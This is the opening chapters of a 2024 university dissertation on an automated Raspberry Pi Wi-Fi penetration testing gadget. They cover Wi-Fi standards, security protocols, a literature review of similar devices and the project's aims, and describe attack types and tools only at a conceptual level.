

NOTTINGHAM TRENT UNIVERSITY
SCHOOL OF SCIENCE AND TECHNOLOGY

**Automated Portable Wi-Fi Penetration Testing
Gadget**

By

Maksymilian Miketa

in

2024

**Project report in part fulfilment
of the requirements for the degree of
Bachelor of Science with Honours
In
Computer Systems (Cyber Security)**

I hereby declare that I am the sole author of this report. I authorize the Nottingham Trent University to lend this report to other institutions or individuals for the purpose of scholarly research.

I also authorize the Nottingham Trent University to reproduce this report by photocopying or by other means, in total or in part, at the request of other institutions or individuals for the purpose of scholarly research.

Signature

Maksymilian Miketa

ABSTRACT

An innovative portable and automated Wi-Fi penetration testing gadget is implemented within this project to enhance the efficiency of network security. The project outlines the importance of securing networks to prevent or mitigate cyber-attacks with a specific focus on the Wi-Fi protocol due to increased usage of mobile devices in recent years. Through penetration testing Wi-Fi networks, the gadget attempts to detect any vulnerabilities and exploit them so they can be acted upon to fully secure networks against attacks. Many prototypes are made during the projects implementation to create working automation scripts through keyboard injection by running the scripts on a USB Human Interface Device (HID) to improve the efficiency and consistency of the penetration tests.

The gadget consists of a Raspberry Pi running on Kali Linux with penetration testing tools installed on the system including tools for instance Wifite, Aircrack-ng, Kismet and Aircrack-ng. These tools aid in automating penetration tests for attacks such as Man in the Middle (MITM), Deauthentication and Evil Twin attacks to test a networks security. Besides performing automated penetration tests, the project also covers the importance of legal, social, professional, and ethical concerns related to implementing this gadget by assuring it is used responsibly and complies with the law and regulations. The significance of obtaining the approval of network owners, maintaining privacy, and adhering to industry standards such as the British Computer Society's (BCS) Code of Conduct is emphasised.

The research presented within this study lays the groundwork for future development of the project to identify future vulnerabilities, enhancements in reporting during automation and development of applications to support the automation. This initiative not only contributes to the field of cybersecurity but also serves as an educational tool, raising awareness about the significance of network security in our increasingly connected world.

ACKNOWLEDGEMENTS

I would like to express my deepest gratitude to My project supervisor, **Dr. Richard Otuka**. His expertise and guidance were invaluable throughout the research process. His constructive criticism and encouragement helped me to define a clear research focus and maintain a high standard of work in this project.

I would also like to extend my gratitude to **Aftab Barkat**, a penetration tester for ZDL Group LTD. Aftab volunteered his time and expertise to evaluate the functionality of my implemented gadget. His feedback and insights on potential areas for improvement were invaluable in strengthening the overall design and performance. His collaboration has significantly enhanced the gadget's ability to function as intended.

I'd like to express my sincere appreciation to my family and friends for their unwavering support throughout my university experience, especially during this project's development. Their encouragement and understanding proved invaluable throughout my academic journey.

Finally, I would like to express my gratitude for the supportive learning environment provided by the institution. I would like to thank professors, staff, and fellow students who enriched my academic journey.

TABLE OF CONTENTS

ABSTRACT.....	II
ACKNOWLEDGEMENTS	III
TABLE OF CONTENTS	IV
LIST OF FIGURES	VIII
LIST OF TABLES	XI
CHAPTER 1.....	1
INTRODUCTION	1
1.1 Introduction	1
1.2 Problem Statement	3
1.3 Aims and Objectives	4
1.3.1 Aim	4
1.3.2 Objectives.....	4
1.4 Tasks and Deliverables	5
1.5 Future Aspirations	7
1.6 Gantt Chart.....	7
1.7 Report Structure.....	8
CHAPTER 2.....	9
CONTEXT	9
2.1 Introduction	9
2.2 Current Systems.....	9

2.2.1	Overview of Wi-Fi Technology.....	9
2.2.2	Evolution of IEEE 802.11 Standards	11
2.2.3	Wi-Fi Security Protocols	11
2.3	Literature Review	12
2.3.1	Methodology	12
2.3.2	Related Work	14
2.3.3	Areas for Improvement and Expansion	17
2.4	Limitations and Constraints.....	18
2.4.1	Speed and Efficiency	18
2.4.2	Mobility and Range	18
2.4.3	Hardware Limitations	18
2.4.4	Scalability and Future proofness	19
2.4.5	Cost and Accessibility	19
2.4.6	Anonymity	19
2.5	Conclusion.....	19
CHAPTER 3.....		21
NEW IDEAS		21
3.1	Introduction	21
3.1.1	Employed Wi-Fi Penetration Testing Techniques.....	22
3.1.2	Wi-Fi Network Security Tools.....	27

3.2 Proposed Gadget Overview	33
3.2.1 Gadget Hardware Components	34
3.3 Project Requirements	38
3.3.1 Functional Requirements.....	38
3.3.2 Non-Functional Requirements.....	39
CHAPTER 4.....	41
IMPLEMENTATION OR INVESTIGATION	41
4.1 Introduction	41
4.2 Prototype 1: Configuring Hardware	43
4.3 Prototype 2: Configuring Tools for Penetration Testing.....	45
4.3.1 Wireshark for Packet Capturing	46
4.3.2 Packet Capturing and Cracking Passwords using Wifite	47
4.3.3 Evil Twin and MITM Attack	49
4.4 Prototype 3: Create Scripts for Automation	63
4.5 Final Implementation	65
4.5.1 Automated Scripts	66
CHAPTER 5.....	73
RESULTS / DISCUSSION	73
5.1 Results and Discussion.....	73
5.1.1 Test Preparation	73

5.1.2	Evil Twin and MITM attack results	80
5.1.3	Functionality	80
CHAPTER 6	82
CONCLUSIONS / FUTURE WORK	82
6.1 Conclusion	82
6.2 Future work	82
6.2.1	Improved/Added Hardware	82
6.2.2	Reporting Phase Improvements	82
6.2.3	Training Resources.....	83
6.2.4	Engagement and Collaboration with the community	83
6.2.5	Creation/modification of new and customised tools	84
6.3 Legal, Social, Ethical and Professional Issues	84
6.3.1	Legal Issues.....	84
6.3.2	Social Issues	85
6.3.3	Ethical Issues	86
6.3.4	Professional Issues.....	87
REFERENCES/BIBLIOGRAPHY	88
APPENDIX A	94
APPENDIX B	95

LIST OF FIGURES

Figure 1: Gantt Chart	7
Figure 2: Wireless Network Diagram (Mens, 2020).....	10
Figure 3: Case Study Gadget (mr.smashy, 2022)	15
Figure 4: Automated Wi-Fi Hacking Gadget (KODY, 2018)	16
Figure 5: Deauthentication Attack (DropperSec, 2022)	24
Figure 6: Gadget Class Diagram	34
Figure 7: Raspberry Pi 5 (Donnison, 2023)	35
Figure 8: RAD Methodology (Chien, 2020)	43
Figure 9: ARM Image for Raspberry Pi	43
Figure 10: Etcher Software for Flashing Image to Raspberry Pi	44
Figure 11: iwconfig Command	45
Figure 12: wlan0 Displayed in iwconfig	45
Figure 13: Windows 11 AP (Hotspot)	46
Figure 14: tshark Command	47
Figure 15: Wifite interface	48
Figure 16: Captured Password using Wifite	49
Figure 17 Evil Twin and MITM Attack Diagram (Wasil et al., 2017)	50
Figure 18: Creating Configuration File	51

Figure 19: dnsmasq Config File.....	51
Figure 20: Creating AP using airbase-ng.	52
Figure 21: at0 interface configuration.....	53
Figure 22: dnsmasq config launched.	54
Figure 23: Evil Twin Attack, Deauth and MITM.....	55
Figure 24: Connecting to duplicated network.....	55
Figure 25: Installing Fluxion	56
Figure 26: Fluxion check for dependencies.	57
Figure 27: Installing Airgeddon.....	58
Figure 28: Installing ccze for Airgeddon	58
Figure 29: Airgeddon Checking for Tools.....	59
Figure 30: Airgeddon Selecting Interface	59
Figure 31: Airgeddon Options.....	60
Figure 32: Airgeddon Evil Twin Attack Menu	61
Figure 33: Login Setup Upon Launching.....	62
Figure 34: Kismet Running with GUI	63
Figure 35: HID USB AP.....	64
Figure 36: USB Menu Interface.....	65
Figure 37: Final Implementation	66

Figure 38: /UpdateKali Script	67
Figure 39: /UpdateKaliWDistUpgrade Script	67
Figure 40: Wireshark PCAP Capture Script	68
Figure 41: Wifite WPA Attack Script	69
Figure 42: Kismet Script	70
Figure 43: Evil Twin Attack Script	72
Figure 44: Kali Virtual Machine	76
Figure 45: Network Adapter Requiring to be Selected in VM	76
Figure 46: Pop Up After Connecting Network Adapter	77
Figure 47: Boot and Kali Launch Time in Seconds	77

LIST OF TABLES

Table 1 - Literature Search	14
-----------------------------------	----

CHAPTER 1

INTRODUCTION

1.1 Introduction

As systems are continuously becoming more complex, they introduce new vulnerabilities that attackers use to exploit systems. Vulnerabilities are a weakness within a system that allow attackers to gain unauthorised access and perform cyber-attacks. It is almost impossible to have a system without a vulnerability but, identifying and removing vulnerabilities significantly improves a system's security. A vulnerability assessment is the process of identifying vulnerabilities from scanning for loopholes and weaknesses within a software or network (Goel, Mehtre, 2015).

After vulnerabilities within a software or network are identified, they are penetration tested also known as pen tests. A penetration test is the legal and authorised approach to successfully exploit a system with the purpose to make the system more secure. A well-executed penetration test reports specific suggestions to address and fix the identified vulnerabilities from the test. This test helps to secure the system and network against possible attacks before an attacker exploits them (Engebretson, 2013). The vulnerability assessments and penetration tests are performed by ethical hackers with the aid of tools, often automated, to increase efficiency. Performing tests manually is very time consuming without helpful tools and automated solutions. Approaching manually such as typing commands can include human errors (Singh et al., 2023). Performing tests and providing the results quickly is important especially if there is a zero-day attack where the vulnerability is not disclosed publicly or has no

current patch available. It is also crucial to act fast if an attacker knows how to gain unauthorised access while the ethical hacker is attempting to figure out how they did it and try to stop them (Shah, Mehtre 2016).

Wi-Fi networks are becoming more popular to use as they are convenient and flexible to connect to the internet as no wiring is required for the device to have internet access. Wi-Fi networks have also become more secure, reliable, and cost effective resulting in more devices connecting to a wireless network rather than through a wired connection. It is more important than ever to ensure that wireless networks are secure as more devices are connecting to the network especially mobile phones, laptops and IoT devices that can become vulnerable to cyber-attacks if the network has not been tested for security (MATRIX-NDI, 2023). 56% of adult internet users were found to log in to their social media accounts while connected on a public Wi-Fi network as of June 2017 (Pensworth, 2019). Public networks pose a significantly higher risk to connected users as they are vulnerable to their data getting intercepted but also getting their packets modified during transmission making it crucial to secure wireless networks.

In the context of penetration testing, the General Data Protection Regulation (GDPR) imposes a critical framework for the ethical handling of personal data. Penetration testers must ensure that their activities align with GDPR's stringent requirements for data protection, which include obtaining informed consent, maintaining data confidentiality, and ensuring the security of personal data during and after the testing process (GDPR, 2018). When it comes to Wi-Fi networks, the stakes are even higher due to the ease of access and the prevalence of wireless connections in public spaces. Ethical hackers must navigate the complexities of testing these networks without compromising user privacy or violating legal boundaries. This involves a meticulous approach to testing, where the scope is clearly defined, activities are thoroughly

documented, and findings are responsibly disclosed to only the relevant stakeholders. The ethical implications extend to the tools and methods used; for instance, portable Wi-Fi penetration testing devices must be designed with GDPR compliance in mind, ensuring that they do not inadvertently capture or store personal data beyond the intended scope of the assessment.

There are many tools and devices available for an ethical hacker to use to aid in their day-to-day work and effectively secure systems. Portable Wi-Fi penetration testing gadgets can be created with a few hardware components making them easily accessible to the networks required to be tested. The gadget within this project is built from various hardware components to perform the required penetration tests and is automated requiring minimal to no user input from a key stroke injecting USB containing multiple scripts for the use's desired operations.

The following sections of this document delve into the aims of this project, addressing the identified challenges in Wi-Fi network security and penetration testing. By developing a portable Wi-Fi penetration testing gadget equipped with automated functionalities, this project aims to streamline the testing process and enhance the security of wireless networks.

1.2 Problem Statement

With the proliferation of Wi-Fi networks and continuously evolving cyber threats, it is crucial to conduct rigorous penetration tests to ensure that networks are secure. Wi-Fi networks are easily accessible and discrete to hackers due to the absence of wiring, making them particularly vulnerable to attacks. Inadequate network security can lead to organisations getting exposed to numerous risks such as data breaches, financial losses, and reputational damage. The need for

secure networks is particularly critical in an event of an ongoing cyber-attack or an urgent need to address emerging security threats (Firdus et al., 2024).

Despite the availability of various tools, devices, and gadgets designed to enhance efficiency, penetration testers are still required to boot up devices, configure them and input commands resulting in longer test times and a larger vulnerability window especially if there is a zero-day vulnerability or there is a live hacker on the network.

1.3 Aims and Objectives

1.3.1 Aim

This project aims to address the identified challenges within the problem statement that are to increase the speed and efficiency of Wi-Fi pen tests by developing an automated gadget for Wi-Fi penetration testing. The primary focus is to reduce or eliminate manual user configuration and the need for users to execute repetitive processes during Wi-Fi penetration testing. The goal is to significantly enhance testing speed and efficiency to not get caught behind changes in cybersecurity landscapes and to address immediate security needs.

1.3.2 Objectives

- Develop a portable system capable to perform Wi-Fi penetration tests.
- Facilitate a user interface to allow customisation of scripts.
- Develop an automated system requiring minimal to no configuration/setup by the user.
- Store multiple automated scripts that the user can choose when to run.
- Implement automated scripts for common Wi-Fi penetration testing tasks, reducing reliance on manual commands and actions.

- Optimise the hardware and software to ensure efficient performance during Wi-Fi penetration tests.
- Design the gadget to be compatible and versatile to with a range of Wi-Fi networks, devices, and penetration testing scenarios.
- Provide the capability for remote accessibility, allowing penetration testers to conduct tests from a distance and enhancing flexibility.

1.4 Tasks and Deliverables

To achieve a successful completion of this project, detailed set of tasks have been outlined to meet the specific deliverables and milestones.

- Conduct an in-depth examination of current gadgets designed for Wi-Fi penetration testing, with a focus on those incorporating automation. Analyse their functionalities, strengths, and limitations.
- Scrutinise the identified Wi-Fi penetration testing gadgets to pinpoint features that may be lacking or underdeveloped. Formulate a detailed list of potential enhancements and innovations.
- Identify and assess the diverse tools and features commonly employed when executing Wi-Fi penetration tests. This includes a detailed exploration of automation features present in existing solutions.
- Develop a comprehensive list of tasks that the new gadget is expected to accomplish. This includes defining the specific techniques and methodologies employed for effective Wi-Fi penetration testing.
- Investigate various scripting languages utilised to create scripts for automating tasks and tools. Evaluate their suitability for implementing automation features in the proposed gadget.
- Formulate a strategy for implementing features that are missing in existing gadgets. Outline how these enhancements will be integrated into

the automated Wi-Fi penetration testing gadget to surpass current offerings.

- Begin the development phase by creating a prototype of the automated Wi-Fi penetration testing gadget. Implement essential features and functionalities based on the outlined tasks, requirements, and identified gaps in existing gadgets.
- Integrate the features identified for improvement in existing gadgets, ensuring a comprehensive and innovative solution. Address any technical challenges associated with the implementation of these enhancements.
- Conduct rigorous testing of the gadget's functionalities, focusing on both standard Wi-Fi penetration testing tasks and the newly integrated features. Address any identified bugs, glitches, or performance issues.
- Compile a detailed project report that includes an overview of the research, development process, outcomes, and the innovative features added. Provide specific recommendations based on the findings and experiences throughout the project.
- Make final refinements to the gadget based on feedback from testing phases, ensuring the newly implemented features align seamlessly with the overall functionality.
- Develop a comprehensive plan for the deployment of the automated Wi-Fi penetration testing gadget, emphasising the advantages of the newly integrated features. Consider user training, support mechanisms, and any necessary documentation for successful implementation.
- Create a detailed and engaging video demonstration showcasing the functionality, features, and benefits of the automated Wi-Fi penetration testing gadget.

1.5 Future Aspirations

Due to the project's short timeline, only certain features can be implemented to ensure that they all work and meet the objectives and deliverables. The future aspirations for this project if there was more time given for the project would be to integrate capabilities to detect emerging threats as well as zero-day vulnerabilities to keep the gadget ahead of the curve. Machine learning algorithms could be utilised to analyse network behaviour, identify suspicious patterns, and automate responses. AI could be implemented to generate comprehensive reports that not only contain the identified vulnerabilities but also suggest remediation strategies. The gadget would also benefit from expanding its capabilities to work across various network types such as cellular data and Bluetooth.

1.6 Gantt Chart

A full project timeline is shown in figure 1 demonstrating the tasks and their dates for completion to successfully complete the tasks and project within the outlined dates. Appendix A contains a larger size of the chart.




Figure 1: Gantt Chart

1.7 Report Structure

This report includes five additional chapters that are summarised as follows:

Context – The second chapter focuses on the analysis of similar existing projects by looking into related research papers and real-life case studies. The research provides an evaluation of the projects requirements to assess if they were met as well as their limitations. Upon the analysis, the acknowledged limitations can be applied to this project to address the challenges and create a unique solution.

New Ideas – The third chapter explores the potential innovative solution from the identified challenges within the context chapter. This section aims to not only uncover creative approaches, but also address the intricate complexities of the project.

Implementation – The fourth chapter puts the proposed solution into action by developing and testing prototypes to align with the project's aims and objectives to effectively address the identified problem statement.

Results and Discussion – The project's results are presented in the fifth chapter along with a detailed interpretation of the data. The project's viability for practical application is largely dependent on the validity and accuracy of the results.

Conclusion and Future Work – A comprehensive overview of the project is given in the sixth chapter. Future advancements and enhancements are deliberated, considering further features that could have been limited by time or money. Furthermore, the abilities and understanding gained throughout the project are also represented.

CHAPTER 2

CONTEXT

2.1 Introduction

Within this chapter, the current technologies within the field of the Wi-Fi protocols, including their security and Wi-Fi penetration testing methods are identified and researched. Academic papers and related projects are thoroughly researched to provide information on the existing transmission protocols and their advancements alongside a deeper exploration into their security. Furthermore, a literature review is conducted to further understand existing knowledge and to identify the current limitations within this topic and to pinpoint possible solutions. Findings derived from the study will inform pivotal decisions aimed at enhancing the security of wireless networks and fortifying their resilience against potential attacks. This can be achieved by devising a more comprehensive and effective approach for conducting Wi-Fi penetration testing and Wi-Fi attacking.

2.2 Current Systems

2.2.1 Overview of Wi-Fi Technology

The wireless local area network (WLAN) uses Wireless Fidelity technology known as Wi-Fi and consists of the IEEE 802.11 standard. There are over 9 billion Wi-Fi devices, more than the population of humans. More and more devices are created each year with this technology including smartphones, TV's, Internet of Things (IoT) devices and even appliances such as fridges to connect wirelessly to the internet (Deng et al., 2020). Most business and home users have a Wi-Fi

network setup to effortlessly connect to the internet. Wi-Fi networks use radio frequency (RF) waves to transmit and receive data in the air. RF waves are electromagnetic signals that oscillate at a certain frequency and can carry information by varying their amplitude, frequency, or phase. To connect to a Wi-Fi network, a device needs to have a wireless adapter that can send and receive RF waves in the 2.4GHz or 5GHz frequency band. To connect to the network, a device must connect to an access point (AP) on a network that acts as a bridge between the wireless network and the wired network. The AP broadcasts its network name (SSID) in which the device associates the AP and exchanges encryption keys to establish a secure connection. The device can then communicate with the AP and other devices on the network, or access the Internet through the AP. There are different Wi-Fi standards and security protocols that affect the performance and quality of the Wi-Fi connection, such as the speed, range, security, bandwidth, and interference of the RF waves (Pahlavan and Krishnamurthy, 2021).




Figure 2: Wireless Network Diagram (Mens, 2020)

2.2.2 Evolution of IEEE 802.11 Standards

In the late 1980's, companies started to develop WLAN technologies due to the need of connecting devices wirelessly. Due to the high demand and available WLAN technologies, the IEEE 802.11 standard was created in 1997 for companies to adhere to. This standard enabled wireless data transmission up to 2 Mbits/s using an unlicensed 2.4GHz radio spectrum.

More IEEE 802.11 standards were developed throughout the years with technical and security improvements. The most recent standard is IEEE 802.11ax also known as Wi-Fi 6, published in 2021 with 9.6Gbit/s data transmission. The next IEEE P802.11be or Wi-Fi 7 is under development and planned to be released sometime in 2024 (Sookdeo, 2023).

2.2.3 Wi-Fi Security Protocols

Wi-Fi security protocols work along with the with IEEE 802.11 to provide security for WLAN's. The first released protocol was Wired Equivalent Privacy (WEP) which released with the first IEEE 802.11 standard. WEP uses a shared secret key to encrypt data transmitted over the wireless network. The RC4 encryption algorithm is used to encrypt the key. The encrypted data is then transmitted over the wireless network and the receiving device uses the same key to decrypt the data. WEP became irreparable as it has many vulnerabilities and can be easily hacked by many cryptographic attacks. In 2003, there was free software available to crack WEP's passwords within seconds.

The Wi-Fi Protected Access (WPA) was released in 2003 to address WEP's major security concerns. The IEEE committee recommended to upgrade the WEP protocol to WPA through a firmware update as the hardware used was the same. WPA still uses the RC4 algorithm but also uses the Temporal Key Integrity Protocol (TKIP). TKIP fixed WEP's flaws by dynamically changing keys per

packet. This made it more difficult for a key to be stolen and used to decipher. The Michael Message Integrity Check (MMIC) is used to improve data integrity. The main vulnerability in WPA is the RC4 algorithm but also many brute force attacks.

Wi-Fi Protected Access 2 (WPA2) was an improved version to WPA released in 2004. WPA2 replaces both TKIP and RC4 with AES (Advanced Encryption Standard) and MMIC with CCMP encryption to overcome WPA's flaws. A 4-way handshake is required to generate a key (Verma and Yadav, 2013).

Wi-Fi Protected Access 3 (WPA3) is the most recent security protocol released in 2018 and became mandatory for Wi-Fi certified implementations in 2020. WPA3 implements the Simultaneous Authentication of Equals (SAE) protocol for authentication and Management Frame Protection (MFP) protocol to prevent deauthentication attacks. Even WPA3 is susceptible for attacks however, it excels in security in compared to the other protocols (Halbouni, Ong and Leow, 2023).

2.3 Literature Review

This section aims to research and analyse previous studies on Wi-Fi penetration testing. The research approach for this study will be a systematic literature review. The limitations of the previous studies are identified from the analysis so they can be addressed within this study.

2.3.1 Methodology

A literature search was conducted to find research articles relevant to the research topic and that were published by credible sources using The Preferred Reporting Items for Systematic Reviews and Meta-Analyses (PRISMA)

methodology (PRISMA, 2015). The PRISMA technique consists of three phases that are:

- Identification: Involves finding research papers and articles.
- Screening phase: Removing research papers and articles that are not relevant to the review.
- Inclusion phase: Selecting relevant and suitable research papers and articles for the research.

In the identification phase keywords, synonyms, and abbreviations were applied to the search related to Wi-Fi penetration testing and Wi-Fi security on the reputable scientific databases IEEE Xplore, Springer Link and ScienceDirect. Some of which included "Wi-Fi Pen Testing" "Pen Testing Gadget" etc. The publish date was set from 2018-2023 to provide the most recent research papers as older papers can be outdated due to newer technology advancements. All these factors aided in ensuring validity in researching the existing papers. The search resulted in 129 papers. The study then underwent a screening phase to further filter out irrelevant papers. The screening process involved reviewing every paper's title, abstract and conclusion and removing papers that did not allow full access, duplicate papers, papers that are not in the English language and papers not relevant to the topic. Lastly, the most relevant papers were selected for the research. From the results outlined in Table 1, 109 irrelevant papers were removed, decreasing the total inclusion significantly to 20 relevant papers compared to the original 129.

Table 1 - Literature Search

DATABASE	INITIAL SEARCH	TOTAL INCLUSION
IEEE XPLORE	49	9
SPRINGER LINK	37	4
SCIENCEDIRECT	43	7
TOTAL	129	20

2.3.2 Related Work

2.3.2.1 Raspberry Pi Zero Wi-Fi Hacking Gadget by mr.smashy

This Wi-Fi hacking gadget is designed by “mr.smashy” to perform Wi-Fi penetration tests (mr.smashy, 2022). Figure 3 shows that this gadget uses a Raspberry Pi Zero W within a protective case, paired with a power bank and a micro-USB cable to supply the gadget with power and make it portable. The Raspberry Pi is configured with Kali and a range of tools to perform Wi-Fi penetration tests on. The gadget can be controlled not only through a laptop, but also with a mobile device such as a mobile phone or tablet through Bluetooth connectivity.



Figure 3: Case Study Gadget (mr.smashy, 2022)

2.3.2.2 Automated Wi-Fi Hacking Gadget by KODY

The gadget in figure 4 uses either a Raspberry Pi Zero W or a Raspberry Pi 3 with a connected external network adapter capable for packet injection. The Raspberry Pi is installed with Kali and a tool called Besside-ng to perform WEP and WPA attacks. This process is done through a Wi-Fi deauthentication attack and cracking passwords after capturing and storing handshakes. The device is controlled through an SSH connection with an external device. Certain commands can be run to automate Wi-Fi attacks in Besside-ng to turn the network adapter into monitor mode where it is constantly on and performing a script that captures handshakes and stores these handshakes in a file. Passwords can be simultaneously cracked in another open terminal making this an automated process (KODY, 2017).




Figure 4: Automated Wi-Fi Hacking Gadget (KODY, 2018)

2.3.3 Areas for Improvement and Expansion

While both gadgets from the case studies are both effectively capable to perform penetration tests on Wi-Fi networks, they both have room for improvement to further enhance the process of testing Wi-Fi networks. KODY's gadget recommends attaching an external network adapter with the ability of packet injection to further expand the gadgets capabilities. The other gadget only uses the Raspberry Pi's built in network adapter that does not support this feature unless the firmware is patched. The firmware patch is not an official patch but, it was developed by the Nexmon community. Besides patching the firmware, the built-in adapter also offers worse performance as its chip is less powerful and has a reduced antenna signal range compared to other external wireless network adapters (KODY, 2018).

Both gadgets also use the same Raspberry Pi that struggles with tools requiring greater processing power such as for cracking passwords. Improving the hardware would not only increase the overall speed and performance but, ensure tools do not bottleneck and avoid potential failures from software freezing or being unable to be launched.

Both gadgets can also be improved through automating tasks and processes to further speed the penetration test process. KODY's gadget implements an automated penetration test using Besside-ng however, the user must still launch, input, and configure the gadget for the test. This process is time-consuming and can be automated for the user. The user must also connect to another device to perform all these actions. KODY's gadget can also suffer from interaction with every AP in range and disconnecting devices from Wi-Fi if not set up to attack a specific AP. This not only is unethical but the tool leaves evidence resulting in serious trouble if performed on the incorrect AP.

2.4 Limitations and Constraints

Using a device connected to a network adapter to perform penetration tests on a Wi-Fi network is an effective approach to exploit potential vulnerabilities but it also comes with limitations and constraints that are highlighted within this section. The outlined challenges can be addressed with the proposed solution to provide a more efficient and effective way of Wi-Fi penetration testing.

2.4.1 Speed and Efficiency

Penetration tests can take longer with less powerful hardware such as during the password cracking phase. Prolonged waiting times reduce the efficiency of these tests (Duc et al., 2021). Setting up and configuring devices can also increase time. Weak signal from the devices antenna can result in an inefficiency due to higher latency, packet loss and potential complete loss in connection with the AP.

2.4.2 Mobility and Range

The RF waves in Wi-Fi networks become weaker if there are objects blocking the signal from both the AP and device attempting to connect to the AP. Physical obstructions such as walls, furniture and doors reduce the coverage and range. Poor signal can result in increased latency, packet loss and potential complete loss in connection resulting in a failed penetration test (Pahlavan and Krishnamurthy, 2021).

2.4.3 Hardware Limitations

Greater processing power is required to avoid bottlenecks when running commands and tools during penetration tests. Weak network adapters can also bottleneck the process and result in inefficiencies as mentioned in above

sections. Network adapters may be incompatible with the latest Wi-Fi technologies as certain antenna's only support certain frequency bands.

2.4.4 Scalability and Future proofness

As technology keeps improving, stronger hardware and latest software is required to cope with the new technological requirements. It is important to keep up with the latest technology therefore, devices incapable of upgrading their hardware or updating their software and tools are limited to the current technology.

2.4.5 Cost and Accessibility

Obtaining high-quality hardware and software tools for Wi-Fi penetration tests can be costly particularly for individuals or organisations with a limited budget. Furthermore, certain specialised equipment may not be readily accessible to all users which hinders their ability to conduct thorough penetration tests.

2.4.6 Anonymity

In case of an active cyber-attack, the device must be anonymous in its operations to avoid getting detected by the attacker. If an attacker notices that they are compromised, then they might perform their attacks faster or employ more powerful attacks.

2.5 Conclusion

As Wi-Fi networks spread everywhere, it's more important than ever to keep them safe. Existing penetration testing gadgets, like those explored in the case studies (Raspberry Pi Zero W with Kali and Besside-ng), offer valuable functionalities but face limitations.

